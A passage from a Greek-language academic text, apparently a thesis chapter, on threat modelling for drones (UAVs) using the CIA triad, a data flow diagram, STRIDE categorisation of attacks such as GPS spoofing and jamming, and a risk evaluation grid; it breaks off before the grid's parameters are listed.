Σε γενικό επίπεδο η μοντελοποίηση απειλών είναι η διαδικασία καθορισμού των αναγκών, των απειλών και των τρωτών σημείων ενός οργανισμού για την ασφάλεια στον κυβερνοχώρο και στη συνέχεια η πρόταση τρόπων για την κάλυψη αυτών των αναγκών και την αντιμετώπιση αυτών των τρωτών σημείων. Είναι γνωστό ότι όσο περισσότερες πληροφορίες μπορούν να συγκεντρωθούν για τις απειλές και τον τρόπο με τον οποίο μπορούν να υλοποιηθούν, τόσο καλύτερα προετοιμασμένος θα είναι ο οργανισμός για να αποτρέψει ή να ελαχιστοποιήσει τον αντίκτυπο μιας επίθεσης. Συγκεκριμένα, η διαδικασία μοντελοποίησης απειλών επιδιώκει να εντοπίσει και να κατανοήσει καλύτερα τις πιθανές απειλές που αντιμετωπίζει ένα σύστημα [97].

Η βάση για τη δημιουργία ενός μοντέλου απειλής είναι η ανάπτυξη μιας προδιαγραφής ασφαλείας και επακόλουθης δοκιμής της ακεραιότητας αυτής της προδιαγραφής. Η διαδικασία διεξάγεται νωρίς στη φάση σχεδιασμού ενός συστήματος ή μιας εφαρμογής και χρησιμοποιείται για να εντοπίσει τα κίνητρα και τις μεθόδους που χρησιμοποιεί ένας εισβολέας για τον εντοπισμό απειλών και τρωτών σημείων του συστήματος. Με άλλα λόγια, η μοντελοποίηση απειλών περιλαμβάνει τη σκέψη σαν επιτιθέμενο.

Η προσομοίωση απειλών σε ένα UAV έχει ως στόχο την επίτευξη των παρακάτω:

- Προσδιορισμός, περιουσιακών στοιχείων και δυνατοτήτων του UAV.
- Δημιουργία ενός διαγράμματος ροής με στόχο τον εντοπισμό πιθανών απειλών για την ασφάλεια του UAV.
- Προσδιορισμός πιθανών απειλών βάσει της ακεραιότητας, διαθεσιμότητας και εμπιστευτικότητας (CIA Triad).
- Απαρίθμηση και κατηγοριοποίηση απειλών με το πλαίσιο STRIDE .
- Ανάλυση και κατηγοριοποίηση των ήδη συγκεντρωμένων απειλών.

- Και τελευταίο στάδιο παρακολούθηση και επανεξέτασή των απειλών και των κίνδυνων.

Παρακάτω, θα εξεταστούν τα βήματα για η μοντελοποίηση απειλών, οι διάφοροι τρόποι εκτέλεσης καθώς και τα εργαλεία τα οποία θα χρησιμοποιηθούν για τη συγκέντρωση αλλά και τη κατηγοριοποίηση των απειλών.

8.1.1 Προσδιορισμός των επιμέρους αγαθών και των δυνατοτήτων του UAV

Το πρώτο βήμα στη μοντελοποίηση απειλών είναι ο εντοπισμός των περιουσιακών στοιχείων και των δυνατοτήτων του UAV. Τα περιουσιακά στοιχεία όπως είναι φυσικά ενδέχεται να παρουσιάζουν επίσης πιθανές ευπάθειες που πρέπει να αντιμετωπιστούν μέσω της μοντελοποίησης απειλών, διασφαλίζοντας έτσι την ασφαλή και αξιόπιστη λειτουργία του UAV. Όταν εξετάζετε το ενδεχόμενο μοντελοποίησης απειλών για τα περιουσιακά στοιχεία UAV, είναι σημαντικό να κατανοηθούν τα διάφορα στοιχεία που συνθέτουν ένα τυπικό σύστημα UAV. Αυτά τα στοιχεία μπορούν να κατηγοριοποιηθούν ευρέως σε φυσικά, ηλεκτρονικά και εξαρτήματα που βασίζονται σε λογισμικό.

- Στα φυσικά στοιχεία περιλαμβάνεται το ίδιο το UAV, μαζί με το σύστημα πρόωσής του, τους αισθητήρες, τις κάμερες και τις δυνατότητες μεταφοράς ωφέλιμου φορτίου.
- Τα ηλεκτρονικά στοιχεία περιλαμβάνουν συστήματα επικοινωνίας, δέκτες GPS, μονάδες ελέγχου πτήσης και άλλα ηλεκτρονικά μέσα στο UAV.
- Τα στοιχεία λογισμικού αναφέρονται στο ενσωματωμένο λογισμικό και υλικολογισμικό που ελέγχουν τη συμπεριφορά, την πλοήγηση και την επεξεργασία δεδομένων του drone.

Για να δείξουμε τη σημασία της μοντελοποίησης απειλών όσον αφορά τα μη επανδρωμένα αεροσκάφη, ας εξετάσουμε ένα παράδειγμα. Ας υποθέσουμε ότι ένας οργανισμός παρέχει υπηρεσίες μέσω drones σε τρίτους, για εναέρια παρακολούθηση σε ευαίσθητους χώρους. Για τη χρήση αυτή το UAV θα πρέπει να είναι εξοπλισμένο με κάμερες υψηλής ανάλυσης, προηγμένο λογισμικό επεξεργασίας εικόνας και δυνατότητες ασύρματης επικοινωνίας, επομένως τα στοιχεία του UAV περιλαμβάνουν τα φυσικά στοιχεία (UAV, κάμερες, GCS), τα ηλεκτρονικά στοιχεία (συστήματα επικοινωνίας, GPS) και τα στοιχεία λογισμικού (λογισμικό ελέγχου πτήσης, αλγόριθμοι επεξεργασίας εικόνας).

Σε αυτό το παράδειγμα, η μοντελοποίηση απειλών θα περιλαμβάνει την αξιολόγηση των πιθανών κινδύνων και των τρωτών σημείων που σχετίζονται με αυτά τα περιουσιακά στοιχεία.

Η μη εξουσιοδοτημένη πρόσβαση στα συστήματα επικοινωνίας του UAV θα μπορούσε να οδηγήσει σε υποκλοπή των δεδομένων επιτήρησης, θέτοντας σε κίνδυνο το απόρρητο και την ασφάλεια της περιοχής που παρακολουθείται.

Αντίστοιχα τα φυσικά περιουσιακά στοιχεία, όπως το UAV και οι κάμερές του, θα μπορούσαν να είναι ευάλωτα σε φυσικές επιθέσεις ή παραβιάσεις, ενδεχομένως να διαταράξουν τις λειτουργίες επιτήρησης ή να παρέχουν παραπλανητικές πληροφορίες. Επιπλέον, οι ευπάθειες στα στοιχεία του λογισμικού θα μπορούσαν να δώσουν στο κακόβουλο χρήστη τον έλεγχο της πτήσης του UAV ή ακόμα και να τροποποιήσει σημαντικά δεδομένα επεξεργασίας εικόνας, οδηγώντας σε ανακριβή ή σε κίνδυνο τα δεδομένα επιτήρησης.

8.1.2 Διάγραμμα ροής δεδομένων


Τα διαγράμματα ροής δεδομένων (DFD) [98] είναι μια οπτική αναπαράσταση της ροής δεδομένων μέσα σε ένα σύστημα ή μια διαδικασία. Στο πλαίσιο μιας πλατφόρμας Drone-as-a-Service (DaaS), τα DFDs μπορούν να βοηθήσουν στην απεικόνιση του τρόπου με τον οποίο τα δεδομένα μετακινούνται μεταξύ των διαφορετικών στοιχείων, διαδικασιών και ενδιαφερομένων που εμπλέκονται στη λειτουργία των UAVs και στην παροχή υπηρεσιών. Τα DFD παρέχουν έναν σαφή και συνοπτικό τρόπο κατανόησης της κίνησης των δεδομένων σε όλο το σύστημα DaaS. Παρουσιάζουν τις εισροές, τις εξόδους και τους μετασχηματισμούς των δεδομένων, καθώς και τις διαδικασίες που χειρίζονται τα δεδομένα.

Οπτικοποιώντας τις ροές δεδομένων, δίνεται η δυνατότητα στους ενδιαφερόμενους να αναλύσουν, να εντοπίσουν και να αντιμετωπίσουν πιθανούς κινδύνους και ευπάθειες που σχετίζονται με το χειρισμό και την επεξεργασία δεδομένων. Μπορούν επίσης να καταγράφουν διάφορες ροές δεδομένων που σχετίζονται με τις λειτουργίες των UAVs. Αυτό περιλαμβάνει δεδομένα όπως σχέδια πτήσης, παραμέτρους αποστολής, δεδομένα τηλεμετρίας από τα UAVs, πληροφορίες πελατών, μετρήσεις αισθητήρων, σήματα εντολών και άλλα.

Στην εικόνα 8.1 που ακολουθεί, απεικονίζεται το απλοποιημένο διάγραμμα ροής όπου τα όρια έχουν οριστεί με κόκκινες διακεκομμένες γραμμές. Ένα όριο εξωτερικής εμπιστοσύνης σηματοδοτεί τις διεπαφές με εξωτερικούς παράγοντες (εμφανίζεται με ορθογώνια), ενώ τα όρια εσωτερικής εμπιστοσύνης αντιπροσωπεύουν διαφορετικά επίπεδα προνομίων στο σύστημα, πιο αναλυτικά έχουμε:

- Το UAV θα λάβει εισαγωγή εντολών από τον χειριστή και επίσης μέσω των αισθητήρων του θα πραγματοποιήσει ανίχνευση του περιβάλλοντος, συμπεριλαμβανομένης της εισαγωγής για πλοήγηση.

- Ο έλεγχος πτήσης και οι αισθητηριακές πληροφορίες αποθηκεύονται τοπικά. η εφαρμογή επιθεώρησης ελέγχει την εγγραφή εικόνων και τα στέλνει στο CS για αποθήκευση μέσω ενός ρελέ επικοινωνίας λειτουργία στο GCS.
- Το UAV, το οποίο μπορεί να καθοδηγείται από τον χειριστή, λαμβάνει επίσης πληροφορίες ελέγχου από το GCS και επιστρέφει πληροφορίες τηλεμετρίας.
- Δεδομένα ελέγχου αποστολής λαμβάνεται από το CS που εκτελεί τη λειτουργία ελέγχου αποστολής.
- Δεδομένα που σχετίζονται με την αποστολή αποθηκεύονται προσωρινά στο GCS.
- Οι εικόνες αποθηκεύονται στον χώρο αποθήκευσης Cloud παράλληλα με τις σχετικές δεδομένα τηλεμετρίας και αποστολής.
- Για την υποστήριξη της αποστολής, το CS θα κάνει χρήση δεδομένων από εξωτερικές υπηρεσίες μέσω μιας διεπαφής προγραμματισμού εφαρμογών (API).



Εικόνα 8.1: Διάγραμμα ροής δεδομένων (DFD) για το UAV [75].

8.1.3 Προσδιορισμός πιθανών απειλών

Το επόμενο βήμα είναι να εντοπιστούν οι πιθανές απειλές καθώς και οι ευπάθειες που θα μπορούσαν να επηρεάσουν το UAV. Αυτό μπορεί να περιλαμβάνει φυσικές απειλές, όπως συγκρούσεις ή κινδύνους που σχετίζονται με τις καιρικές συνθήκες, καθώς και απειλές για την ασφάλεια στον κυβερνοχώρο, όπως πειρατεία, κακόβουλο λογισμικό και ransomware.
Κατά τον εντοπισμό πιθανών απειλών σε μη επανδρωμένα εναέρια οχήματα (UAVs), είναι σημαντικό να ληφθεί υπόψη η τριάδα της CIA (Εμπιστευτικότητα, Ακεραιότητα και Διαθεσιμότητα).

Η τριάδα της CIA είναι ένα μοντέλο που χρησιμοποιείται για να καθοδηγήσει τις προσπάθειες ασφάλειας πληροφοριών και να διασφαλίσει την προστασία ευαίσθητων πληροφοριών. Στην εικόνα 8.2 απεικονίζονται οι επιθέσεις που προκύπτουν βάσει το CIA.

8.1.3.1 Κίνδυνοι που βασίζονται στην εμπιστευτικότητα

Αυτή η ιδιότητα ασχολείται κυρίως με μη εξουσιοδοτημένη πρόσβαση σε πληροφορίες και ο πιο συνηθισμένος τρόπος να τεθεί σε κίνδυνο η ασφάλεια αυτής της ιδιοκτησίας είναι η υποκλοπή πληροφοριών. Τα τέσσερα κύρια στοιχεία του μοντέλου UAV που είναι ευάλωτα σε αυτήν την κατηγορία επιθέσεων είναι το UAV, το GCS (όλοι οι τύποι), η σύνδεση επικοινωνίας και το ανθρώπινο δυναμικό.

Οι απειλές για το GCS βασίζονται κυρίως σε λογισμικό, ιούς, κακόβουλα προγράμματα, trojans, key-loggers, κ.λπ. Μια σημαντική απειλή για ένα UAV είναι το hacking. Πρέπει να γίνει κατανοητό ότι οι απειλές που βασίζονται σε λογισμικό μπορούν επίσης να επηρεάσουν τα UAV, ωστόσο οι κίνδυνοι για μια τέτοια μετάδοση αυτών των απειλών είναι λίγοι. Η παραβίαση ασφαλείας του GCS ή η ίδια η παραβίαση ασφάλειας του UAV μπορεί να οδηγήσει σε άλλες απειλές για το UAV, αλλά η ανάγκη αντιμετώπισης αυτών των απειλών μπορεί να αντιμετωπιστεί στο επίπεδο του GCS.

Η επικινδυνότητα όσον αφορά την ασφάλεια των συνδέσεων επικοινωνίας μεταξύ των διαφόρων στοιχείων του συστήματος είναι μέσω επιθέσεων δικτύου όπως η αεροπειρατεία, η υποκλοπή, η πλαστογράφηση ταυτότητας, οι επιθέσεις πολλαπλών επιπέδων και οι επιθέσεις πολλαπλών πρωτοκόλλων. Σαφώς, όλες αυτές οι επιθέσεις ενδέχεται να μην έχουν εφαρμογή σε κάθε έναν από τους συνδέσμους που είναι διαθέσιμοι στο σύστημα.

Ο στόχος της συμπερίληψης όλων αυτών των επιθέσεων σε μια ομάδα είναι να εντοπιστούν όλες οι πιθανές απειλές για τον εμπλεκόμενο σύνδεσμο επικοινωνίας αντί να εντοπιστεί η απειλή για κάθε τύπο σύνδεσης ξεχωριστά. Κατά τη λήψη των κατάλληλων μέτρων μετριασμού, απαιτείται να παρατηρηθούν ποιες επιθέσεις επηρεάζουν πραγματικά αυτούς τους συνδέσμους και να αναπτύξετε τα μέτρα ανάλογα.

Όσον αφορά το ανθρώπινο στοιχείο, η αυξανόμενη τάση της κοινωνικής και επιχειρηματικής δικτύωσης έχει προκαλέσει αύξηση νέων ειδών απειλών. Μερικά από αυτά είναι: κοινωνική μηχανική, εκβιασμός και εκμετάλλευση συμπεριφοράς.

8.1.3.2 Κίνδυνοι που βασίζονται στην ακεραιότητα.

Η ακεραιότητα ενός συστήματος μπορεί να τεθεί σε κίνδυνο χρησιμοποιώντας δύο βασικές λειτουργίες, την τροποποίηση των υπαρχουσών πληροφοριών και την κατασκευή νέων πληροφοριών. Η τροποποίηση στοχεύει στην αλλαγή των δεδομένων κατά τη μεταφορά ή κατά την αποθήκευση. Φυσικά γεγονότα όπως κεραυνοί, μετατοπίσεις μαγνητικών πόλων, ηλιακές εκλάμψεις κ.λπ., μπορεί να προκαλέσουν κάποια απώλεια ακεραιότητας και να προσθέσουν

ανεπιθύμητο θόρυβο στο σήμα. Ωστόσο, αυτά τα φυσικά γεγονότα είναι σπάνια και τα περισσότερα πρωτόκολλα επικοινωνίας φροντίζουν για ζητήματα που προκαλούνται από αυτά.

Ακολουθούν οι αερομεταφερόμενες απειλές που έχουν επίσης τρεις μεγάλες κατηγορίες: jamming, συμβιβασμός της ακεραιότητας του σήματος και power/signal της τροφοδοσίας/σήματος. Η εμπλοκή (jamming) στοχεύει στη διακοπή της επικοινωνίας μέσω παρεμβολής ή σύγκρουσης πριν από τη λήψη. Για την επικινδυνότητα της ακεραιότητας του σήματος, η παραμόρφωση ή η αύξηση του SNR (αναλογία σήματος προς θόρυβο) είναι η πιο κοινή προσέγγιση. Ο τρίτος τρόπος που αφορά το power/signal της τροφοδοσία είναι και ο πιο δύσκολος τύπος επίθεσης.


Στη συνέχεια ακολουθεί η κατασκευή ή η τροποποίηση πληροφοριών που περιλαμβάνουν τη χρήση κακόβουλου κώδικα ή από subroutines του συστήματος που περιλαμβάνει επίθεση στο σύστημα μέσω της εύρεσης και εκμετάλλευσης τρωτών σημείων στον κώδικα του συστήματος όπου μόλις ο κακόβουλος χρήστης έχει αρκετές πληροφορίες για το σύστημα μπορεί να προβεί σε κυβερνοεπιθέσεις εναντίον του.

8.1.3.3 Κίνδυνοι που βασίζονται στη διαθεσιμότητα

Οι κύριες επιθέσεις στον κυβερνοχώρο που ενδέχεται να επηρεάσουν τη διαθεσιμότητα είναι η παρεμβολή, η παραποίηση σημάτων και οι επιθέσεις άρνησης υπηρεσίας (DoS). Όπως συζητήθηκε, η μετάδοση ψευδών εντολών ή σημάτων ελέγχου. Αυτό μπορεί να είναι μια σημαντική απειλή για τη διαθεσιμότητα του συστήματος UAV, καθώς τα ψευδή σήματα μπορούν να κάνουν το UAV να προσγειωθεί ή να επιτεθεί κάπου αλλού.

Οι επιθέσεις DoS ή DDoS (Distributed DoS) βασίζονται κυρίως σε συμφόρηση δικτύου ή στην υπερχείλιση της κάρτας δικτύου του συστήματος, έτσι ώστε το σύστημα να φαίνεται ότι δεν είναι διαθέσιμο. Κατά τη διάρκεια μιας τέτοιας επίθεσης, το σύστημα ή το δίκτυο είναι πραγματικά απασχολημένο με την εξυπηρέτηση άλλων «ψευδών» αιτημάτων. Τρεις τρόποι υλοποίησης μιας τέτοιας επίθεσης είναι το flooding, το spoofing/smurfing και η buffer overflow. Στο Flooding το δίκτυο πλημμυρίζεται με ένα ή περισσότερα είδη πακέτων δικτύου στέλνοντας πολλαπλά πακέτα στο σύστημα που πρόκειται να επιτεθεί. Συνήθως σε μια τέτοια επίθεση χρησιμοποιούνται πακέτα SYN, UDP, ICMP και Ping.

Ο επόμενος τύπος επίθεσης που ανήκει σε αυτήν την κλάση είναι η επίθεση buffer overflow που στοχεύει στην υπερχείλιση της μνήμης των καρτών δικτύου στις συσκευές που χρησιμοποιούνται στο σύστημα. Το Smurfing περιλαμβάνει την πλημμύρα του συστήματος χρησιμοποιώντας ψεύτικα πακέτα δικτύου εκπομπής με στόχο να φαίνονται στο σύστημα ότι όλα τα πακέτα προέρχονται από διαφορετικές διευθύνσεις.



Εικόνα 8.2: UAV System Cyber-Security Threat Model [78]

8.1.4 Απαρίθμηση και κατηγοριοποίηση απειλών

Το πρώτο βήμα για την προστασία από επιθέσεις κυβερνοασφάλειας είναι η κατανόηση του δυνατού χώρος απειλής. Για τους ειδικούς της κυβερνοασφάλειας που θέλουν να θωρακίσουν τα συστήματα από επιθέσεις, απαιτείται συστηματική παρακολούθηση όσον αφορά τις δυνατότητες του αντιπάλου. Απαιτείται η απαρίθμηση των πιθανών τύπων μελλοντικών επιθέσεων, όπως επίσης και μια επιμελής αναθεώρηση του χώρου απειλών που παρέχεται από τις υπάρχουσες και τις αναδυόμενες τεχνολογίες. Όλη αυτή η συλλογή πληροφοριών είναι χρήσιμη και πρέπει να βασίζεται σε ένα καθιερωμένο πλαίσιο πιθανών τύπων απειλών, με στόχο να συμβάλει στην αποκάλυψη πιθανών απειλών.

Ένα τέτοιο πλαίσιο είναι η ταξινόμηση STRIDE για τη μοντελοποίηση απειλών, η οποία σκιαγραφεί έξι τομείς στους οποίους οι απειλές για την ασφάλεια μπορούν να ταξινομηθούν (και το οποίο περιγράφεται στην εικόνα 6.3). Οι έξι τομείς που καλύπτει είναι χρήσιμοι για την απαρίθμηση των απειλών που σχετίζονται με την κυβερνοασφάλεια και τα UAV.

Πιο αναλυτικά έχουμε:

- Το S στο πλαίσιο STRIDE προέρχεται από τη πλαστογράφηση (Spoofing) και περιλαμβάνει το σύνολο απειλών που παραβιάζουν τα πρωτόκολλα ελέγχου ταυτότητας, δίνοντας τη δυνατότητα σε έναν εισβολέα να προσποιηθεί ότι είναι κάτι ή κάποιος που δεν είναι. Στην περίπτωση της ασφάλειας στον κυβερνοχώρο που

σχετίζεται με τα UAV, όπου τα μη επανδρωμένα αεροσκάφη αποτελούν στόχο, η πλαστογράφηση θα μπορούσε να περιλαμβάνει τον ισχυρισμό ότι είναι το εξουσιοδοτημένο μηχάνημα παραλήπτη για τα δεδομένα του UAV.

- Το T στο πλαίσιο STRIDE σημαίνει παραβίαση (Tampering), η οποία περιλαμβάνει τη παραβίαση στην ακεραιότητα ενός συστήματος που δέχεται επίθεση κάνοντας κάποιου είδους τροποποίηση σε αυτό. Σε στην περίπτωση, θα μπορούσε να συμβεί παραβίαση εάν ένα drone χρησιμοποιηθεί για την εγκατάσταση κάποιου κακόβουλου λογισμικού σε έναν υπολογιστή στόχο, χρησιμοποιώντας την πρόσβαση σε κάποιο ασύρματο δίκτυο. Ένα τέτοιο κακόβουλο λογισμικό θα μπορούσε ενδεχομένως να μολύνει μηχανήματα μεγάλης αξίας.

- Το R σημαίνει απόρριψη (Repudiation), στην οποία οι επιτιθέμενοι αρνούνται να αναλάβουν την ευθύνη για μια δράση. Αυτή η απειλή είναι η λιγότερο σχετική με τον τομέα της ασφάλειας στον κυβερνοχώρο που σχετίζεται με τα UAVs.
  Ένα πιθανό παράδειγμα απόρριψης είναι η κατάχρηση εσωτερικών πληροφοριών των ελέγχων του συστήματος. Για παράδειγμα, σε περίπτωση ενός ατυχήματος ο χειριστής του drone θα μπορούσε να ισχυριστεί ότι δεν συνετρίβη σκόπιμα αλλά συνέβη λόγω της απώλειας ελέγχου που προήλθε από ένα ελάττωμα σχεδιασμού του δικτύου επικοινωνίας.

- Το I αναφέρεται στην αποκάλυψη πληροφοριών (Information Disclosure) και σχετίζεται με παραβιάσεις της αρχής εμπιστευτικότητας. Σε τέτοιες επιθέσεις ένας κακόβουλος χρήστης αποκτά πληροφορίες που αφορούν τόσο ιδιωτικά δεδομένα, όσο και προσωπικά. Με αυτές τις πληροφορίες ένας εισβολέας θα μπορούσε να διεισδύσει σε ένα σύστημα δεδομένων αισθητήρα ενός UAV έχοντας πρόσβαση σε βίντεο, ήχο ή άλλα δεδομένα, προκαλώντας σοβαρές συνέπειες.

- Το D σημαίνει άρνηση υπηρεσίας (Denial of Service) και αναφέρεται στην άρνηση διαθεσιμότητας ενός πόρου που απαιτείται για να λειτουργήσει σωστά το σύστημα που δέχεται επίθεση. Ένα παράδειγμα άρνησης του υπηρεσία είναι όταν στοχεύεται κάποιο UAV και μπορεί να περιλαμβάνει μόλυνση λογισμικού ελέγχου drone ώστε οι συσκευές να μην ανταποκρίνονται στις εισαγωγές των χρηστών.

- Τέλος το E, αναφέρεται στην κλιμάκωση προνομίων (Elevation of Privilege. Αντιπροσωπεύει την απειλή ενός εισβολέα που αποκτά υψηλότερα προνόμια ή δικαιώματα μη εξουσιοδοτημένης πρόσβασης σε ένα σύστημα. Αυτό περιλαμβάνει

σενάρια όπου ένας εισβολέας εκμεταλλεύεται ευπάθειες για να αυξήσει τα προνόμιά του πέρα από αυτά που του εξουσιοδοτήθηκαν αρχικά, επιτρέποντάς του να εκτελεί ενέργειες ή να έχει πρόσβαση σε πόρους για τους οποίους δεν θα έπρεπε να έχει άδεια.

Threat	Security property violated
Spoofing	Authentication
Tampering	Integrity
Repudiation	Non-repudiation
Information disclosure	Confidentiality
Denial of Service	Availability
Elevation of privilege	Authorization

Εικόνα 8.3: Η ταξινομία απειλών STRIDE

Βάσει των παραπάνω, προκύπτει ο πίνακας XV και εστιάζει στην απαρίθμηση των επιθέσεων που μπορεί να δεχτεί ένα drone.


Πίνακας XV:
Επιθέσεις που αντιστοιχούν βάσει του πλαισίου STRIDE.

Threat type	Attack targets
Spoofing	- Eavesdropping - Inject fake data - ARP Poisoning (Man in the Middle) - GPS Spoofing
Tampering	- Corrupted mission and payload data
Repudiation	- Deny of specific operational actions, corrupted or missing logs - Denying specific configurations and designs
Information disclosure	- Inception of wireless communications - Inception of IP or ROS communication - Gain access to the camera and video stream - Intercept communication between the drone and the GCS
Denial of service	- False signal injection - Jamming GPS signal

	- Distributed DoS attack over the Internet
Elevation of privilege	- Malware infection, leak of data, disrupt operations and create back-doors - Elevation Using Impersonation - Access the OS of the drone and elevate to root privileges

8.1.5 Ανάλυση και αξιολόγηση απειλών

Η αξιολόγηση ασφαλείας ακολουθείται από τέσσερα βήματα (Εικόνα 6.5). Αρχικά, γίνεται ανάλυση στο σύστημα πολλαπλών UAVs για την εξαγωγή και ταξινόμηση βάσει της δομή και της ροή δεδομένων που είναι προς εξέταση ως προς τη σχέση μεταξύ των υποσυστημάτων ακολουθώντας τα δεδομένα στο το σύστημα. Δεύτερον, αναλύονται οι απειλές του συστήματος χρησιμοποιώντας το πλαίσιο STRIDE. Τρίτον, εφαρμόζεται ένας κίνδυνος αξιολόγησης των απειλών με προτεραιότητα. Τέλος, περιγράφονται οι κεντρικοί στόχοι ασφάλειας για το σύστημα με στόχο τα μέτρα που θα πρέπει να ληφθούν για τον μετριασμό των εντοπισμένων απειλών. Για την αξιολόγηση του κινδύνου, αναλύονται οι απειλές που αφορούν τη πιθανότητα εμφάνισης, την πιθανή επίδρασή τους χρήστες και το σύστημα, καθώς και τον παγκόσμιο κίνδυνο που αντιπροσωπεύουν σε μια τυπική μεθοδολογία αξιολόγησης.



Εικόνα 8.4. Μέθοδος της συνολικής αξιολόγησης της ασφάλειας.

Risk Evaluation Grid

Πρόκειται για ένα εργαλείο που χρησιμοποιείται για την αξιολόγηση και την ιεράρχηση του επιπέδου κινδύνου που σχετίζεται με μια συγκεκριμένη κατάσταση ή δραστηριότητα. Συνήθως περιλαμβάνει έναν πίνακα με διαφορετικά επίπεδα κινδύνου στον έναν άξονα και διαφορετικά επίπεδα πιθανότητας στον άλλο άξονα. Στη συνέχεια, η τομή των δύο αξόνων χρησιμοποιείται για να οριστεί ένα επίπεδο κινδύνου, το οποίο μπορεί να χρησιμοποιηθεί για τον προσδιορισμό της κατάλληλης απόκρισης ή πορείας δράσης. Το πλέγμα μπορεί επίσης να περιλαμβάνει

πρόσθετες πληροφορίες, όπως τον πιθανό αντίκτυπο ή τη σοβαρότητα του κινδύνου δίνοντας μια εικόνα για τη συνολική δυνατή ζημιά στο σύστημα βάσει της συγκεκριμένης απειλής, και μπορεί να χρησιμοποιηθεί σε διάφορους διαφορετικούς τομείς, συμπεριλαμβανομένης της διαχείρισης κινδύνου, της ασφάλειας και της ασφάλειας [99].
Χρησιμοποιούνται συχνά διαφορετικά χρώματα για να αντιπροσωπεύουν διαφορετικά επίπεδα σοβαρότητας κινδύνου. Τα συγκεκριμένα χρώματα και οι έννοιές τους μπορεί να διαφέρουν ανάλογα με τον οργανισμό ή το έργο, αλλά εδώ είναι ένας κοινός συνδυασμός χρωμάτων, πιο αναλυτικά:

- Πράσινο: Το πράσινο αντιπροσωπεύει συνήθως χαμηλό κίνδυνο. Σε μια μήτρα κινδύνου, τα κελιά που είναι πράσινα υποδεικνύουν κινδύνους με χαμηλή πιθανότητα εμφάνισης και χαμηλό αντίκτυπο εάν εμφανιστούν. Αυτοί θεωρούνται γενικά διαχειρίσιμοι ή αποδεκτοί κίνδυνοι.

- Κίτρινο: Το κίτρινο χρησιμοποιείται για να αντιπροσωπεύει μέτριο κίνδυνο. Κύτταρα που είναι κίτρινα υποδεικνύουν κινδύνους με μέτρια πιθανότητα να εμφανιστούν και μέτρια επίπτωση εάν εμφανιστούν. Αυτοί οι κίνδυνοι ενδέχεται να απαιτούν παρακολούθηση και κάποιο επίπεδο σχεδιασμού απόκρισης.

- Κοκκίνο: Το κόκκινο αντιπροσωπεύει υψηλό κίνδυνο. Τα κύτταρα που είναι πορτοκαλί υποδεικνύουν κινδύνους με υψηλή πιθανότητα εμφάνισης και υψηλό αντίκτυπο εάν εμφανιστούν. Αυτοί οι κίνδυνοι συχνά θεωρούνται κρίσιμοι και απαιτούν άμεση προσοχή και δράση.

Ο Πίνακας XVI δείχνει το Πλέγμα Αξιολόγησης Κινδύνων για το οποίο χρησιμοποιείται η ανάλυση απειλών. Πιο αναλυτικά έχουμε τις εξής παραμέτρους:

